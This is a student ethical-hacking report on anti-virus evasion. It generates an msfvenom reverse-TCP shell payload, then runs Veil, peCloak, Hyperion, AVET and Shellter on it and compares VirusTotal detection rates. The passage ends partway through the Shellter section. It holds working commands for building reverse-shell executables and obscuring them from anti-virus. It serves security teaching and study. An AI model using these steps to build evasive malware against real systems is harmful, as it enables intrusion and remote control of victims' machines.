Anti-Virus Evasion Techniques

An investigation into the tools and techniques used to evade anti-virus programs.

Stuart Rankin

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2019/20

Note that Information contained in this document is for educational purposes

Abstract

Many anti-viruses are ineffective when attackers make an attempt to evade them. This report investigates various anti-virus evasion techniques such as obfuscation and encryption with tools to see how effective they are at evading common anti-virus solutions.

A Kali Linux Virtual Machine was set up and used to install several anti-virus evasion tools. A basic reverse TCP exe was developed using msfvenom, this was used with the anti-virus evasion tools. Some evasion tools generated their own payloads so the closest payload to the original was chosen. For all tools the default values were used when possible. The outputs of these tools were then uploaded to VirusTotal without any changes such as file types or file names.

The baseline exe was detected by 57/72 anti-viruses. All tools successfully reduced the detection of the malware, with Veil reducing it to 11/72 anti-virus solutions and Shellter reducing to 9/72. Shellter successfully evade 9 out of 10 of the top 10 of the market share of anti-virus solutions. It's clear that modern anti-viruses still have a long way to go to catch up to the evasion tools available. An attacker with little expertise or experience can easily develop a malicious file that evade 9/10 of the biggest anti-virus solutions. With further investigation into the tools it is entirely plausible that the file could be made undetectable by combining tools and avoiding default options.

Contents

1 INTRODUCTION

1.1 BACKGROUND

Malware (or Malicious Software) is any program or file that is considered harmful to the user. It is used as a catch-all term for any malicious program or code, such viruses or trojans (Malwarebytes, no date). It is becoming a greater and greater problem over the years with the number of malware attacks increasing and 2018 hitting a record-breaking 10.52 billion malware attacks. (Jovanović, 2019)

The program often credited with being the first virus is the "Creeper Worm" which first appeared in the 1970s (Love, 2018). Ever since it has been a game of cat and mouse, with techniques being developed to prevent malware attacks and malware being developed to avoid the mitigations. Whilst Creeper Worm simply displayed the message "I'm the creeper, catch me if you can", ever since malware have become greatly more sophisticated and malicious, with arguably the most infamous being Stuxnet which was used to destroy centrifuges in Iran's Natanz uranium enrichment facility and is believed to be have been developed by the US and Israel and reportedly set Iran's nuclear program back by 2 years (Katz, 2010).

By far the most commonly used anti malware program is anti-virus software. As the name suggests they were originally designed to remove viruses from computers but as malware developed so did the anti-virus. "Thus, the modern antivirus was born— software that could protect the user from not only computer viruses, but also different kinds of malware such as spyware, ransomware, adware, trojans, and ransom hijackers." (Hotspot Shield, no date)

Anti-virus software has implemented various techniques to help detect cases of malware. The most common malware detection technique used in anti-virus software is signature-based detection. Signature-based works by essentially checking programs against a database of known malware signatures. This works for the majority of cases however it fails to discover any new malware that is not known to the database. Another common one technique is heuristics which is similar to signature-based however it varies in that it also attempts to detect new malware by examining for similar patterns not just exact matches.

There are some techniques that can be found in more advanced anti-virus tools. One of these is behavioural detection. This evaluates how the program executes and attempts to identify suspicious behaviour. One issue of this is that it can often identify false positives. Another type of technique, whilst more uncommon due to its slowness, is sandboxing. Sandboxing works by running the programs in a virtual environment so they can freely be analysed and evaluated for any dangerous actions.

Just as anti-virus techniques have been developed so have evasion techniques. The most common technique is likely obfuscation. "Obfuscation, in computing, consists of rendering an

executable program or source code unreadable and hard to understand by a human, while maintaining its function." (VadeSecure, 2018). Packing malware is another common method used. A packer is a piece of software which compresses/encrypts the input and adds a "stub" which is code the decompresses/decrypts the packed file. Both obfuscation and packing help to avoid detection but are no where near guaranteed to, especially with modern anti-virus programs.

Some more techniques that are out of the scope of this report include code signing. Code signing attempts to guarantee that the code has not been altered or corrupted and that it is legitimate. There is however a black market for stolen code signatures for example Stuxnet used two stolen certificates allowing it to spread easily. Another technique, that cannot be tested with VirusTotal due to its upload limit, is size. Malware is often very small, often under a few MBs, so most anti-virus scans merely skip large files. Even if the file was to be scanned, large files make it a lot harder for the malware to be tracked/detected. Anti-viruses are also quite poor at tracking across multiple files. If an attacker was to split their malicious code up across files it is likely to be missed my most scans. Anti-virus sandboxes can also be avoided in a few ways. One of the most common ways is simply stalling, if nothing malicious happens after a certain time of running the program the it makes sense to identify it as safe as the anti-virus can only dedicate so much time to one program.

VirusTotal, the tool that will be used to test the effectiveness of the evasion techniques, is a tool that allows files to be submitted to be inspected by 70 plus anti-virus scanners and URL/domain blacklisting services. VirusTotal is free to end users for non-commercial purposes the only agreement being that the uploaded samples may be shared with the examining partners who can then use the results to improve their methods.

1.2 AIM

The main aims of this report are to show how easily attackers can reduce detection from anti-viruses, to show how anti-virus tools can be installed and set up and to show how lacking modern anti-virus solutions are.

To do this a test environment virtual machine of Kali Linux will be set up and anti-virus evasion tools will be installed and used on a test payload generated by MSFVenom. The results of these tools will then be uploaded to VirusTotal to test how effective anti-viruses are at detecting them.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

Tools used:

- VMware – Used to set up virtual machine
- Kali Linux – Used for the virtual machine test environment
- MSFVenom – Used to generate the test payload
- Python 2.7 – Used to run certain tools
- Git – Used to clone tools from GitHub repositories
- Vim – Text Editor

All the following, unless stated otherwise was done on a Kali Linux virtual machine and any tools used unless guided on installation should be available in any Kali Linux default installation.

2.2 SET UP

The first step was to create a test environment. For this VMware was used however any program used for virtual machines such as VirtualBox should work. For the test environment Kali Linux was chosen as it is a Linux distribution designed for pen-testing/hacking. Kali Linux had to be installed on a virtual machine. It is possible to set this up from any Kali Linux iso however offensive-security.com generate Kali Linux images periodically so this was used. The 64bit VMware image was downloaded (https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/) and then opened using the VMware. The default account for this image has the username “kali” and the password “kali”.

It was first necessary to create a malicious exe to be used with the tools. To get an idea of how well the tools work a generated payload was used. For this was msfvenom used as well as the common payload “windows/shell_reverse_tcp”. For the LHOST the IP of the Virtual Machine was used, “192.168.164.131” which can be found using the command “ifconfig” on Linux (Note sudo might be required, “sudo ifconfig”) and “ipconfig” on Windows. The complete command can be seen in Figure 1. The file was output as an exe,this was due to the fact that the exe file type should already be a suspicious file type to anti-viruses and some of the tools’ output was an exe file such as shellter. The file was also simply named payload.exe as the report is looking at how effective tools are not how effective using an unsuspecting name such as chromeinstaller.exe or python.exe can be.

```
kali@kali:~/Desktop$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.164.131 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
kali@kali:~/Desktop$
```

Figure 1. MSFVenom creating reverse TCP exe.

This was then uploaded to VirusTotal to gain an insight of how an easily generated trojan is detected. As can be seen in Figure 2, 57/71 anti-viruses marked the file as malware. The link can be found in Appendix A.



Figure 2. VirusTotal Result of MSFVenom Malware.

2.3 VEIL

Veil is a tool designed to generate metasploit payloads that circumvent common anti-viruses that can be found https://github.com/Veil-Framework/Veil. Veil was installed onto Kali Linux by following the documentation using the following commands:

```
sudo apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
```

Veil can then run by simply entering “veil” into the terminal. Veil generates its own payload so the previously made exe was not used. The Evasion tool was used by entering “use 1” into veil. The available payloads can be found be then entering “list payloads”. For this, payload 28 was used, “python/meterpreter/rev_tcp” this was done by entering “use 28” into veil. This was used as it provided

a similar payload to the msfvenom generated one. The only option that had to be set was the LHOST which was set using “set LHOST 192.168.164.131” and this was then generated by simply entering “generate” as can be seen in Figure 3. The default name of “payload” was used.



Figure 3. Veil generating a payload.

The user then has an option of PyInstaller or Py2Exe. PyInstaller is default however Py2Exe is recommended in the documentation. PyInstaller ran into an error and so instead Py2Exe was used. This required the 3 files “setup.py”, “runme.bat” and “payload.py”, found in /var/lib/veil/output/source, to be copied to a Windows Environment. For this the host machine running Windows 10 was used however it is recommended to instead use a virtual machine. The Windows Environment required a python installation which Python 2.7 was used as it was already installed. Using Python, py2exe had to be installed which was done using pip. Pip and py2exe were installed by opening a command prompt and navigating to the python 2.7 installation folder at “C:\Python27” and running the following commands:

```
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
This uses curl to download the get-pip python file
python get-pip.py
This uses python to run the get-pip.py file which install pip
python -m pip install py2exe
This uses pip to install py2exe
```

Now py2exe could be using to convert the Veil output to an exe. The 3 files were copied to the Python directory and the exe was created by running the following command in a command prompt in the python directory.

```
python setup.py py2exe
This uses py2exe to generate an exe based on the 3 files
```

The exe was then copied to Kali and uploaded to VirusTotal which the result of which can be seen in Figure 4. As can be seen only 11/72 detected the malware after veil. The link can be found in Appendix A.



Figure 4. VirusTotal result of Veil.

2.4 PECLOAK

PeCloak was a tools that was created as an experiment in Anti-Virus evasion. The original tool and investigation can be found at http://www.securitysift.com/pecloak-py-an-experiment-in-av-evasion/. However, this report used a fork of the original named PeCloak-Capstone which uses capstone instead of pydasm which makes it a lot easier to run on Linux. Capstone does not come with Kali Linux and so the following commands were used to install it:

```
sudo apt install python-pip
This installs pip on Linux
sudo pip install capstone
This installs capstone using pip
```

PeCloak-Capstone was then downloaded from https://github.com/v-p-b/peCloakCapstone using git as can be seen below. The downloaded files were navigated to in a terminal using cd and the peCloak.py was run with the path to the file to cloak as can be seen in Figure 4. Whilst peCloak has a lot more options that can be seen using "peCloak.py –help" for this the default values were used.

```
git clone https://github.com/v-p-b/peCloakCapstone
cd peCloakCapstone
```

```
kali@kali:~/Desktop/peCloakCapstone$ python peCloak.py ~/Desktop/payload.exe
=======================================================================
|                        peCloak.py (beta)                            |
|   A Multi-Pass Encoder & Heuristic Sandbox Bypass AV Evasion Tool    |
|                                                                     |
|          Author: Mike Czumak | T_V3rn1x | @SecuritySift             |
|     Usage: peCloak.py [options] [path_to_pe_file] (-h or --help)     |
=======================================================================

[*] ASLR not enabled
[*] Searching for suitable code cave location...
        [+] Searching .text section...
        [+] Searching .rdata section...
        [+] Searching .data section...
        [+] At least 1000 null bytes found in .data section to host code cave
[*] PE .data section made writeable with attribute 0xE0000020
[*] Code cave located at 0x410252
[*] PE Section Information Summary:
        [+] Name: .text, Virtual Address: 0x1000, Virtual Size: 0xa966, Characteristics: 0x60000020
        [+] Name: .rdata, Virtual Address: 0xc000, Virtual Size: 0xfe6, Characteristics: 0x40000040
        [+] Name: .data, Virtual Address: 0xd000, Virtual Size: 0x705c, Characteristics: 0xe0000020
        [+] Name: .rsrc, Virtual Address: 0x15000, Virtual Size: 0x7c8, Characteristics: 0x40000040
[*] Preserving the following entry instructions (at entry address 0x408b10, end offset 5):
        [+] nop  (1)
        [+] dec edx (1)
        [+] xchg eax, edx (1)
        [+] das  (1)
        [+] inc ebx (1)
[*] Generated Heuristic bypass of 3 iterations
[*] Generated Encoder with the following instructions:
        [+] XOR 0x8d
        [+] ADD 0x1e
        [+] SUB 0xfa
        [+] XOR 0x6c
        [+] ADD 0xff
        [+] ADD 0x8d
```

Figure 4. PeCloak.py being used.

The output of this was then uploaded to VirusTotal which the result can be seen below in Figure 5. As can be seen 48/72 discovered the malware which is quite high. The generated name of the output of peCloak is also quite suspicious so peCloak was ran again but before being uploaded to VirusTotal it was renamed to peresult.exe first as can be seen in Figure 6. Both VirusTotal links can be found in Appendix A.



Figure 5. VirusTotal Result of peCloak.py output.



Figure 6. VirusTotal Result of renamed peCloak.py output.

2.5 HYPERION

Hyperion is a runtime encrypter that can be found at https://nullsecurity.net/tools/binary.html. This was downloaded and copied to the Kali Linux Virtual Machine. Hyperion is written for Windows and so to get running on Kali Linux mingw-w64 must be installed (Stack Overflow, 2020).

```
unzip hyperion-2.3.1
sudo apt install mingw-w64
cd hyperion-2.3.1
i686-w64-mingw32-gcc -ISrc/Payloads/Aes/c Src/Crypter/*.c Src/Payloads/Aes/c/*.c -o hyperion.exe
```

The hyperion.exe can then be ran using wine as can be seen in Figure 7. It simply requires the path to the exe and the path/name of the output. The output was then uploaded to VirusTotal and the result can be seen in Figure 8.

```
kali@kali:~/Desktop/Hyperion-2.3.1$ wine hyperion.exe ../payload.exe hyperionresult.exe
##########################################
# Warning: You encrypted a 32 bit PE file. #
# 32 bit support is not maintained anymore #
# since release 2.3                        #
##########################################
kali@kali:~/Desktop/Hyperion-2.3.1$ ls
Fasm  hyperion.exe  hyperionresult.exe  license.txt  Makefile  readme.txt  Src
kali@kali:~/Desktop/Hyperion-2.3.1$
```

Figure 7. Hyperion being used on payload.exe.



Figure 8. VirusTotal Result of Hyperion.

Stuart Rankin
1701198

2.6 AVET

AVET (Anti-Virus evasion tool) can be found at https://github.com/govolution/avet. To run AVET on Kali Linux tdm64-gcc must be installed, this can be found at https://jmeubank.github.io/tdm-gcc/. To install tdm64-gcc the downloaded exe is run with wine, "wine tdm64-gcc-9.2.0" and the installer is followed until complete. AVET was then setup by running the setup.sh file, this is done on Linux by navigating to the file in a terminal and running the command ./setup.sh.

AVET saves the variables for the payloads in various files. These can be found as the global files under build directory. As can be seen in Figure 9 to change the LHOST variable the global_connect_config.sh needed to be edited.



Figure 9. global_connect_config.sh being edited.

AVET generates its own payloads which can be found in the same directory of build. AVET comes with a python script to help use the tool, this is used by running avet.py. A similar payload to the base line one was wanted so a reverse TCP payload was chosen, "build_kaspersky_fopen_shellrevtcp_win32.sh". The options for this build can be edited in its relevant bash file (sh file extension) or after choosing it with avet.py. The default values were chosen and then the generated exe was found in the output directory. The exe was renamed to avetresult.exe and uploaded to VirusTotal which as can be seen in Figure 10 was detected by 27/72 anti-viruses. The link to VirusTotal result can be found in Appendix A.



Figure 10. VirusTotal Result of AVET output.

2.7 SHELLTER

Shellter is a dynamic shellcode injection tool, “it can be used in order to inject shellcode into native windows applications” (Shellter, no date). Shellter was downloaded from https://www.shellterproject.com/download/ and simply unzipped onto the Kali Linux desktop. Shellter requires a Windows Application to inject the shellcode into. Kali Linux comes with some that can be found under /usr/share/windows-binares, for this “whoami.exe” was used. Whoami was copied to the shellter directory and shellter was then run through wine. This was all done in the terminal with the following:

```
unzip shellter.zip
This unzips the download zip
cp /usr/share/windows-binaries/whoami.exe shellter/whoami.exe
This copies the whoami.exe to the shellter directory
cd shellter
This navigates to the shellter directory
wine shellter
This runs shellter through wine
```

In Shellter, auto was chosen for the operation mode and then for the PE Target “whoami.exe” was entered. If you don’t have the whoami.exe in the same directory as shellter the exact path to the file must be given. After some time (shellter runs and traces the PE Target first) shellter prompts for stealth mode which allows for the programs original functionality to work as intended, this was not needed and so was not enabled. Similarly, to previous tools, shellter generates its own payload so a comparable payload was chosen of “Meterpreter_Reverse_TCP” which was selected by entering “L” for listed payload and then “1” for the index. The same LHOST and LPORT that have previously been used were entered, “192.168.164.131” and “4444”. Shellter should then inject into whoami.exe as seen in Figure

11. This was uploaded to VirusTotal and the result can be seen in Figure 12. The relevant VirusTotal link can be found in Appendix A.

Figure 11. Shellter successfully injecting into the target.

